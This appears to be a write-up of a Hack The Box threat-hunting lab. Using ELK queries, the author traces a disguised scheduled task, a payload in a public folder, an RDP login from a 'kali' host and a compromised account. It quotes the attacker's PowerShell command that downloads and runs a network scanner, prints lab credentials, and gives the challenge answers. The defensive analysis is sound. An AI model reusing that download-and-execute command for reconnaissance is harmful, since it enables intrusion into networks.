
Abstract
Your organization, Alliance, recently set up a SIEM in the environment for better visibility and coverage. However, due to a lack of administrative staff and poor security hygiene, the environment is in disarray. The logging configuration is broken in some areas, logs are being overwritten, and new log sources are being added to the SIEM only gradually, creating a significant visibility gap.
Spawn the VM and wait around 1-2 minutes for the ELK services to start. Then either by connecting to the HTB VPN or using pwnbox, access the SIEM using http://ip:5601
The credentials for SIEM are elastic:hacktheblue
You have been given a threat hunt hypothesis as your first task.
Hypothesis: A threat actor has established persistence on one or more hosts within the environment by creating or modifying a scheduled task with a name designed to blend in with legitimate Windows tasks. Given the degraded logging posture, the task may have gone undetected and could be actively executing a malicious payload.
The logs are already loaded in an ELK stack provided by HTB. This is the first Sherlock of this kind.
Questions
Question 1
Starting from the given hypothesis, begin your threat hunt. What is the name of the task that seems out of place and appears benign or suspicious based on its naming convention?
Even though there are some recent ones, most of the logs are dated between June and July of 2026. Based on the hypothesis I start by looking at all the task names present in the logs and count their occurrences.
The Visualize feature in Elastic allows me to group all the data by a single field name and count the records for each. Then I start with the outliers, the tasks that are only found a few times. This would indicate they are more recent or only present on a low number of hosts.

Almost at the top (or bottom depending on the sort) there’s on called SQLConnectvityCheck. The typo raises my attention as there is another one with a similar name but without the missing i.
SQLConnectvityCheck
Question 2
Due to poor configuration and inadequate log retention, the log sources may not contain direct evidence linking the scheduled task to its payload. Using process execution sources, identify an executable that appears out of place yet benign-looking, with a suspicious file path or naming convention suggestive of a connection to the identified scheduled task.
First I find the host associated with this task name. This returns just two events from alliance-central.
FROM logs-*
| WHERE winlog.event_data.TaskName == """\SQLConnectvityCheck"""
| KEEP host.name, @timestamp
| LIMIT 10
Then I search all the process.executables on that specific host and count their occurrences. At first I exclude anything in C:\windows and would expand the search if I don’t find a lead.
FROM logs-*
| WHERE host.name == "alliance-central"
| WHERE NOT STARTS_WITH(TO_LOWER(process.executable), """c:\windows""")
| STATS c = COUNT(*) by process.executable
| SORT c ASC
This search returns 46 hits but two results kind of stick out.
C:\Users\Public\Pictures\SQLBackup.exeC:\Users\Public\Pictures\FirefoxInstaller.exe
Both executables are located in the Public\Pictures folder and that alone should raise suspicion. Based on the name of the task, I’m looking for the SQLBackup.exe.
C:\Users\Public\Pictures\SQLBackup.exe
Question 3
Now extending the hunt hypothesis to get to the root of the attack, trace back the source. You may have to rely on unconventional log sources and events due to missing log retention and misconfigured auditing in the network. When was the first malicious login observed in the environment?
Now the scenario already specifies that the log quality is quite bad and the question also hints towards more unconventional logs, so actual login events will probably be not present.
Just a quick overview of the available datasets so I can get a feeling what kind of logs I might have available. PowerShell and Sysmon produced the most logs in the enterprise, so I focus there first.

Instead of logging for logins directly, I’m going for events that surround a new session. Whenever a user logs into Windows certain processes are executed and settings are applied. One of those activities is setting up the temporary (or volatile) environment variables. In case Sysmon is looking at Registry events, I might find my answer there.
So I look for ValueSet events (13) that modify the user registry hive (HKU) and contain the string volatile. To reduce the noise I filter the built-in administrator.
FROM logs-*
// Focus on SYSMON ValueSet events
| WHERE event.dataset == "windows.sysmon_operational" AND event.code == "13"
| WHERE registry.hive == "HKU" AND TO_LOWER(registry.path) LIKE "*volatile*"
// Ignore BUILTIN\Administrator
| WHERE TO_LOWER(registry.path) NOT LIKE """*500\\volatile*"""
| KEEP @timestamp, host.name, registry.value, registry.data.strings
| SORT @timestamp DESC
| LIMIT 1000
This search produces 132 results and going over them one value sticks out. Apparently there was a RDP login with client name kali by john.shepard on Jun 9, 2026 @ 12:41:09.833.

2026-06-09 12:41:09
Question 4
What is the hostname from which the login originated?
kali
Question 5
While tracing the lateral movement and initial access path, it is necessary to cover any other activity performed by malicious entities within the attack timeline on other systems in the network. What is the full command used to download and execute the tool used by the threat actor for initial reconnaissance?
Both, ingress tool downloads as well as initial reconnaissance / lateral movement, relies on outbound (network) connections. Those are recorded also with Sysmon as event ID 3.
First I grab all the relevant events and group them by the process name that initiated the connection.
There are expected ones, like msedge.exe, but also rather suspicious processes like netscan.exe.
FROM logs-*
| WHERE event.dataset == "windows.sysmon_operational" AND event.code == "3"
| STATS COUNT(*) BY process.name
| SORT `COUNT(*)` ASC

As this is a network scanner and further drilling down reveals it’s started by john.shepard gives me a good lead. Those events happened around 12:55, so roughly 14 minutes after logging in.
FROM logs-*
| WHERE event.dataset == "windows.sysmon_operational" AND event.code == "3"
| WHERE host.name == "alliance-ws07" AND user.name == "john.shepard"
Limiting my search on events caused by john.shepard on that specific host shows a PowerShell outbound connection to 172.67.211.78:443.
During my previous searches I already stumbled upon ScriptBlock Logging events from PowerShell (4104). Those record the actual contents of scripts or interactive commands.
FROM logs-*
| WHERE host.name == "alliance-ws07" AND user.name == "john.shepard"
| WHERE event.code == "4104"
If the ingress tool download happened through PowerShell as I suspect, it might be recorded in those events. Searching for them in that specific timeframe returns 5 events in total and one of them has a obvious download command in it.
$url = "https://www.softperfect.com/download/files/netscan_portable.zip";
$out = "C:\Users\Public\netscan_portable.zip";
Invoke-WebRequest -Uri $url -OutFile $out;
Expand-Archive $out -DestinationPath "C:\Users\Public\SoftPerfect";
& "C:\Users\Public\SoftPerfect\x86_64\netscan.exe"
$url = "https://www.softperfect.com/download/files/netscan_portable.zip"; $out = "C:\Users\Public\netscan_portable.zip"; Invoke-WebRequest -Uri $url -OutFile $out; Expand-Archive $out -DestinationPath "C:\Users\Public\SoftPerfect"; & "C:\Users\Public\SoftPerfect\x86_64\netscan.exe"
Question 6
Which user account appears to be the source of compromise?
Alliance\John.Shepard